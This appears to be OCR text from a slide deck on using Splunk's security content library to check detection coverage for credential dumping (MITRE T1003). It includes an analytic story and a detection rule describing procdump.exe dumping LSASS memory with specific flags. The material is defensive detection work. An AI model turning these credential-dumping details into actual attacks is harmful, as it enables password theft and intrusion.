
SSE

2. Do I have these detections in my environment?



SSE

Checking for coverage – T1003 & T1059



SSE

MITRE ATT&CK content filters

Just a few examples …


Threat group (by industry, APT group)

Software (e.g., Carbon, GravityRAT)

Enterprise matrices (e.g., Cloud, Windows, macOS)


Data source (e.g., Authentication, Configuration, EDR)

“Filter” dropdown



Use Case Library

3. If not, does this content already exist, or do I need to create it?



Use Case Library

Checking for content

Use Case Library

Readily available, useable and relevant content


- Abuse, Adversary Tactics, Best Practices, Cloud Security, Compliance, Malware, Vulnerability, and more

Discover use cases based on data model

Collection of detection searches


CIS, NIST, MITRE ATT&CK, Kill Chain mapping


Custom content




Use Case Library

Checking for content – T1003.003







Analytic Story Details: Credential Dumping
Use Case: Adversary Tactics
Back to Use Case Library
Created: ..... N/A
Last Modified: 2020-02-04
Version: 3
Edit
Description
Uncover activity consistent with credential dumping, a technique wherein attackers compromise systems and attempt to obtain and exfiltrate passwords. The threat actors use these pilfered credentials to further escalate privileges and spread throughout a target environment. The included searches in this Analytic Story are designed to identify attempts to credential dumping.
Narrative
Credential dumping—gathering credentials from a target system, often hashed or encrypted—is a common attack technique. Even though the credentials may not be in plain text, an attacker can still exfiltrate the data and set to cracking it offline, on their own systems. The threat actors target a variety of sources to extract them, including the Security Accounts Manager (SAM), Local Security Authority (LSA), NTDS from Domain Controllers, or the Group Policy Preference (GPP) files. Once attackers obtain valid credentials, they use them to move throughout a target network with ease, discovering new systems and identifying assets of interest. Credentials obtained in this manner typically include those of privileged users, which may provide access to more sensitive information and system operations. The detection searches in this Analytic Story monitor access to the Local Security Authority Subsystem Service (LSASS) process, the usage of shadowcopies for credential dumping and some other techniques for credential dumping.
References
https://attack.mitre.org/wiki/Technique/T1003
https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for.html
1
CIS 20
CIS 3
CIS 5
CIS 16
CIS 8
CIS 6
KILL CHAIN
Actions on Objectives
Exploitation
Reconnaissance
Installation
MITRE ATT&CK
T1003.001
T1003
T1003.002
T1003.003
T1112
T1078.003
T1552.001
T1059
T1059.001
NIST
DE.CM
PR.IP
PR.AC
DE.AE
TECHNOLOGIES
Sysmon
Microsoft Windows
Carbon Black Response
CrowdStrike Falcon
Symantec Endpoint Protection
2
Detection
3
ESCU - Dump LSASS via procdump Re...
ESCU - Unsigned Image Loaded by LSA...
ESCU - Access LSASS Memory for Dump...
ESCU - Attempted Credential Dump Fro...
ESCU - Create Remote Thread into LSAS...
ESCU - Creation of lsass Dump with Task...
ESCU - Creation of Shadow Copy - Rule
4
ESCU - Dump LSASS via procdump Rename - Rule
Edit Correlation Search
Description
WARNING, this detection has been marked deprecated by the Splunk Threat Research team, this means that it will no longer be maintained or supported. If you have any questions feel free to email us at: research@splunk.com. Detect a renamed instance of procdump.exe dumping the lsass process. This query looks for both -mm and -ma usage. -mm will produce a mini dump file and -ma will write a dump file with all process memory. Both are highly suspect and should be reviewed. Modify the query as needed. During triage, confirm this is procdump.exe executing. If it is the first time a Sysinternals utility has been ran, it is possible there will be a -accepteula on the command line. Review other endpoint data sources for cross process (injection) into lsass.exe.
Explanation
Search
How to Implement

ESCU

Analytic Story – Search

ESCU – Dump LSASS via procdump Rename – Rule




Content validation

Step 8: Close the notable with a disposition


Next Steps:

